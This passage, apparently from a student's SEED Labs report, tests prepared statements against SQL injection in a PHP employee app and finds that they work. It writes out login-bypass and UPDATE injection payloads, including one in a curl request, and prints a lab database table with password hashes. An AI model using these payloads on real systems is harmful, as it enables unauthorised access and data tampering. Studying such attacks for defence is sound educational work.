    $prep_stmt->bind_param("sssss", $input_nickname, $input_email,$input_address,$input_phonenumber,$input_id);
    $prep_stmt->execute();
}
// $conn->query($sql);
if ($prep_stmt->errno) {
    echo "FAILURE!!! " . $prep_stmt->error;
}
else echo "Updated {$prep_stmt->affected_rows} rows";
$conn->close();
//header("Location: unsafe_credential.php");
```

- 2) And tried to login to web application as Admin user and was able to login successfully as shown below after updating PHP files.

#### Admin successful login with admin user and password:




## Trying SQL injection attacks on counter measures:

### SQL Injection Attack from webpage.

#### Steps


- 1) Tried to login to web application as 'Admin' user without knowing 'EID' and 'password'.
- 2) Entered "1' or name='admin'; -- " command in EID field as shown below and password field as blank as shown below.

### Login page:



3) And clicked on “get information” button and results are as shown below.

### Error screen



### Observations:

- 1) Since prepares statements compile only SQL code and data is binds to query late. The SQL commands in data are not executed.
- 2) SQL server was looking for Employee information with “EID=1’ or name=’admin’; -- ” and there is no employee with mentioned EID. Hence, we got an error screen as shown above

## SQL Injection Attack from command line:

### Steps:

- 1) In this task HTTP request is sent to the server by using Curl library.
- 2) Created URL by using EID and Password fields separated by "&" symbol.
- 3) And the special characters in EID or password field are replaced by "%20(white space)", "%27(single quotes)

#### **Command:**

Curl

```
'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=1%27%20or%20name%3D%27admin%27+20%3B+20--%20&Password=1'
```

- 4) Results are shown in below screenshot.

#### **Ubuntu Screen:**



```
File Edit View Search Terminal Help
[12/02/2017 16:47] seed@ubuntu:/var/www/SQLInjection$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=1%27%20or%20name%3D%27admin%27+20%3B+20--%20&Password=1'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!DOCTYPE html>
<html>
<body>

<!-- link to css -->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logout.php';" id="logoutBtn" >LOG OFF</button>
</p>
</div>

The account information your provide does not exist
[12/02/2017 16:47] seed@ubuntu:/var/www/SQLInjection$
```


### Observations:

- As per the results in above screenshot, our countermeasure "prepared statement" was able to prevent SQL injection on select statement successfully.
- As mentioned above, SQL server was looking for employee with "EID as 1' or name='admin'; - " and there is no employee with mentioned EID. Hence, we got an error screen as shown above.


## Append a new SQL statement.

### Steps:

- 1) Entered “1' or name='admin' ; update credential set name='aaaaa' where name='Ted' – “ in EID field to update Ted profile information and tried to login as admin as shown below.



- 2) Got an error screen as shown below.



### Observations:

- As mentioned above, SQL server was looking for employee with “EID as 1' or name='admin'; update credential set name='aaaaa' where name='Ted' – “and there is no employee with mentioned EID. Hence, we got an error screen as shown above.



## SQL Injection Attack on UPDATE Statement — modify salary

### Steps:


- 1) Logged into web application as “Alice” with EID and password and below is the screen shot of “Alice” before edit.

### Alice Before edit:



- 2) Clicked on edit profile and tried to modify Salary of Alice through Nickname field as shown below.
- 3) Command is : `NickName=ssss',salary='11111`

## Alice profile.



4) Below is the screenshot after editing Alice profile.

## Alice after edit:



### Observations:

- As per the above results, we can conclude that our countermeasure “prepared statement” was able to successfully prevent SQL injection.
- Nickname field got updated with “ssss’, salary=’1111111” instead of salary getting updated.

### SQL Injection Attack on UPDATE Statement — modify other people’ password:

#### Steps:

- 1) Logged into web application as “Ted” with EID and password and below is the screen shot of “Ted” before edit.


#### Ted profile before edit:



- 2) Entered below command in ‘phone number’ field to modify Ryan password with encrypted value of “hihello” as shown in below screen shot.

#### **Command:**

1234',password='6803cdc9fdb8a2d57152ce7e07cdf344c63b1a036803cdc9fdb8a2d57152ce7e07cdf344c63b1a03' where name='Ryan' --



3) Ted profile after edit is shown below.



#### 4) Data base entry of “Ryan” before Ted profile update:

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002				ssss',salary='111111	fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

#### 5) Data base entry of “Ryan” after Ted profile update:

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002				ssss',salary='111111	fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111	001234',password='68				99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

#### Observations:

- As shown in above screenshots, we can say that Ryan password and phone number fields does not get updated. Instead, 'Phone number' field of 'Ted' got updated with "001234',password='68" as shown above.

#### Conclusion:

As from above results, we can conclude that our counter measure worked fine in preventing SQL injection. However, integrity of data is still affected while editing the data.